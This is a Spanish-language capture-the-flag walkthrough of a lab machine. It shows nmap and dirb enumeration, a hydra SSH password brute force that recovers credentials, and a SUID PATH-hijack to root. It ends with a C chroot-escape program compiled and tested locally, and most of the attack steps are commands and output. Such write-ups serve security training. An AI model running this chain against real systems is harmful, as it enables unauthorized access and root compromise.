NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:48
Completed NSE at 06:49, 10.03s elapsed
Initiating NSE at 06:49
Completed NSE at 06:49, 0.00s elapsed
Initiating Ping Scan at 06:49
Scanning 192.168.131.170 [2 ports]
Completed Ping Scan at 06:49, 0.00s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
Initiating Connect Scan at 06:49
Scanning 192.168.131.170 [1000 ports]
Discovered open port 22/tcp on 192.168.131.170
Discovered open port 80/tcp on 192.168.131.170
Discovered open port 21/tcp on 192.168.131.170
Completed Connect Scan at 06:49, 0.10s elapsed (1000 total ports)
Initiating Service scan at 06:49
Scanning 3 services on 192.168.131.170
Completed Service scan at 06:49, 11.24s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.131.170.
Initiating NSE at 06:49
NSE: [firewall-bypass] lacks privileges.
Completed NSE at 06:54, 311.16s elapsed
Initiating NSE at 06:54
NSE: [tls-ticketbleed] Not running due to lack of privileges.
Completed NSE at 06:54, 0.05s elapsed
Nmap scan report for 192.168.131.170
Host is up (0.00053s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
```

Tomamos la ayuda de **dirb** para el directorio de fuerza bruta de la página web y obtengo un directorio llamado **/telecom/**




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.131.170 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan 30 07:49:20 2024
URL_BASE: http://192.168.131.170/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.131.170/ ----
==> DIRECTORY: http://192.168.131.170/assets/
==> DIRECTORY: http://192.168.131.170/backups/
+ http://192.168.131.170/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.131.170/telecom/

---- Entering directory: http://192.168.131.170/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.131.170/backups/ ----

---- Entering directory: http://192.168.131.170/telecom/ ----

-----------------
END_TIME: Tue Jan 30 07:49:49 2024
DOWNLOADED: 61374 - FOUND: 1
```

Introduzco en el navegador ese directorio **/telecom/** y no me aparece nada




Miro la fuente de la página y veo un nombre llamado gogu que podemos probar como nombre de usuario.


Seguidamente realizo un ataque de fuerza bruta con el comando **hydra -l gogu -P /usr/share/wordlists/rockyou.txt 192.168.131.170 ssh**



```
<!-- the website will be updated by gogu -->
```




```
┌──(kali㉿kali)-[~]
└─$ hydra -l gogu -P /usr/share/wordlists/rockyou.txt 192.168.131.170 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyw

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-30 07:58:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434439
[DATA] attacking ssh://192.168.131.170:22/
[STATUS] 86.00 tries/min, 86 tries in 00:01h, 14344315 to do in 2779:55h, 14 active
[STATUS] 95.67 tries/min, 287 tries in 00:03h, 14344114 to do in 2498:59h, 14 active
```




```
[STATUS] 74.73 tries/min, 1121 tries in 00:15h, 14343281 to do in 3198:47h, 13 active
[STATUS] 75.77 tries/min, 2349 tries in 00:31h, 14342053 to do in 3154:34h, 13 active
[STATUS] 75.02 tries/min, 3526 tries in 00:47h, 14340876 to do in 3185:58h, 13 active
[STATUS] 74.54 tries/min, 4696 tries in 01:03h, 14339706 to do in 3206:17h, 13 active
[22][ssh] host: 192.168.131.170   login: gogu   password: universal
1 of 1 target successfully completed, 1 valid password found
```

Inicio sesión en la máquina de destino usando ssh con las credenciales encontradas




```
└─$ ssh gogu@192.168.131.170
The authenticity of host '192.168.131.170 (192.168.131.170)' can't be established.
ECDSA key fingerprint is SHA256:NcR3vVlQCtgQW7bVdT7Oaptl3JD4F0Oxv5dJyrFcmzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.131.170' (ECDSA) to the list of known hosts.
gogu@192.168.131.170's password:
gogu@zeus:~$ id
uid=1001(gogu) gid=1001(gogu) groups=1001(gogu)
gogu@zeus:~$ whoami
bash: whoami: command not found
gogu@zeus:~$ ls
hackme  user.txt
gogu@zeus:~$ cat user.txt
153a1d7d664309c3c3a553a06633ab5c
gogu@zeus:~$ file hackme
bash: file: command not found
gogu@zeus:~$ pwd
/home/gogu
gogu@zeus:~$ cd /etc
gogu@zeus:/etc$ ls -la
total 80
drwxr-xr-x 3 root root  4096 Oct  5  2017 .
drwxr-xr-x 9 root root  4096 Oct  5  2017 ..
-rw-r--r-- 1 root root  2177 May 16  2017 bash.bashrc
-rw-r--r-- 1 root root    23 Oct  5  2017 group
-rw-r--r-- 1 root root    92 Apr 19  2012 host.conf
-rw-r--r-- 1 root root   219 Jul 18  2018 hosts
-rw-r--r-- 1 root root    26 Jul 17  2018 issue
drwxr-xr-x 2 root root  4096 Oct  5  2017 jailkit
-rw-r--r-- 1 root root  2321 Oct  5  2017 ld.so.cache
-rw-r--r-- 1 root root    34 Oct  5  2017 ld.so.conf
-rw-r--r-- 1 root root  2195 Oct  5  2017 localtime
-rw-r--r-- 1 root root   475 Apr 19  2012 nsswitch.conf
-rw-r--r-- 1 root root    78 Jul 17  2018 passwd
-rw-r--r-- 1 root root   665 Oct  5  2017 profile
-rw-r--r-- 1 root root  2932 Dec 30  2013 protocols
lrwxrwxrwx 1 root root    29 Oct  5  2017 resolv.conf → ../run/resolvconf/resolv.conf
-rw-r--r-- 1 root root 19558 Dec 30  2013 services
```

Lo que encontramos es que el usuario **gogu** solo pudo ejecutar comandos limitados porque el creador de la máquina ha implementado **jailkit** en este usuario para limitar el shell bash de cualquier usuario en particular.




```
gogu@zeus:~$ ls -lRah
.:
total 40K
drwxr-xr-x 4 gogu gogu 4.0K Jul 18  2018 .
drwxr-xr-x 3 root root 4.0K Oct  5  2017 ..
drwxrwxr-x 2 gogu gogu 4.0K Jul 17  2018 ...
-rw-r--r-- 1 gogu gogu  220 Oct  5  2017 .bash_logout
-rw-r--r-- 1 gogu gogu 3.6K Oct  5  2017 .bashrc
drwx------ 2 gogu gogu 4.0K Oct  5  2017 .cache
-rw-r--r-- 1 root root    0 Oct  5  2017 .hushlogin
-rw-r--r-- 1 gogu gogu  675 Oct  5  2017 .profile
-rwxr-xr-x 1 gogu gogu 7.2K Oct  5  2017 hackme
-rw-r--r-- 1 gogu gogu   33 Jul 18  2018 user.txt

./...:
total 16K
drwxrwxr-x 2 gogu gogu 4.0K Jul 17  2018 .
drwxr-xr-x 4 gogu gogu 4.0K Jul 18  2018 ..
-rwsr-sr-x 1 root root 7.2K Oct  5  2017 sysdate

./.cache:
total 8.0K
drwx------ 2 gogu gogu 4.0K Oct  5  2017 .
drwxr-xr-x 4 gogu gogu 4.0K Jul 18  2018 ..
-rw-r--r-- 1 gogu gogu    0 Oct  5  2017 motd.legal-displayed
```

Busco archivos ocultos y obtengo un archivo llamado **sysdate** que tenía suid bit configurado. Sysdate nos dio la fecha y hora actuales.




```
gogu@zeus:~$ /home/gogu/.../sysdate
System's date is:
gogu@zeus:~$ cd /tmp
bash: cd: /tmp: No such file or directory
gogu@zeus:~$ echo "/bin/sh" > date
gogu@zeus:~$ chmod 777 date
gogu@zeus:~$ export PATH=/home/gogu:$PATH
gogu@zeus:~$ /home/gogu/.../sysdate
System's date is:
id
id 1<&2
uid=1001(gogu) gid=1001(gogu) euid=0(root) egid=0(root) groups=0(root),1001(gogu)
```


Para evitar la restricción de **jailkit** instalo :
https://filippo.io/escaping-a-chroot-jail-slash-1/ mediante el **comando** →




```
└─# apt install gcc-multilib -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  cpp-13 g++-13 gcc-13 gcc-13-base gcc-13-multilib lib32asan8
  lib32gcc-s1 lib32gomp1 lib32itm1 lib32quadmath0 lib32stdc++
  libatomic1 libc6-dev-i386 libc6-dev-x32 libc6-x32 libcc1-0
  libgfortran5 libgomp1 libhwasan0 libitm1 liblsan0 libobjc-1
  libstdc++-13-dev libstdc++6 libtsan2 libubsan1 libx32asan8
  libx32gcc-s1 libx32gomp1 libx32itm1 libx32quadmath0 libx32s
Suggested packages:
  gcc-13-locales cpp-13-doc g++-13-multilib gcc-13-doc libstd
The following NEW packages will be installed:
```




```
┌──(kali㉿kali)-[~]
└─$ echo 1337 | sudo tee /FLAG
[sudo] password for kali:
1337

┌──(kali㉿kali)-[~]
└─$ mkdir chroot

┌──(kali㉿kali)-[~]
└─$ cd chroot/

┌──(kali㉿kali)-[~/chroot]
└─$ mkdir bin etc lib var home

┌──(kali㉿kali)-[~/chroot]
└─$ ln -s lib lib64

┌──(kali㉿kali)-[~/chroot]
└─$ ldd /bin/sh
        linux-vdso.so.1 (0x00007ffe435f3000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f1262b4c000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f1262d68000)

┌──(kali㉿kali)-[~/chroot]
└─$ cp /bin/sh bin

┌──(kali㉿kali)-[~/chroot]
└─$ cp /lib/x86_64-linux-gnu/libc.so.6 lib

┌──(kali㉿kali)-[~/chroot]
└─$ cp /lib64/ld-linux-x86-64.so.2 lib

┌──(kali㉿kali)-[~/chroot]
└─$ tree
.
├── bin
│   └── sh
├── etc
├── home
├── lib
│   ├── ld-linux-x86-64.so.2
│   └── libc.so.6
├── lib64 -> lib
└── var
```



```
┌──(root㉿kali)-[~/chroot]
└─# cat > unchroot.c
#include <sys/stat.h>
#include <unistd.h>

int main() {
    mkdir(".42", 0755);
    chroot(".42");
    chroot("../../../../../../../../../../../../../../../..");
    return execl("/bin/sh", "-i", NULL);
}
^C

┌──(root㉿kali)-[~/chroot]
└─# gcc -static -o unchroot unchroot.c

┌──(root㉿kali)-[~/chroot]
└─# sudo chroot . /bin/sh
# ls
/bin/sh: 1: ls: not found
# ./unchroot
```

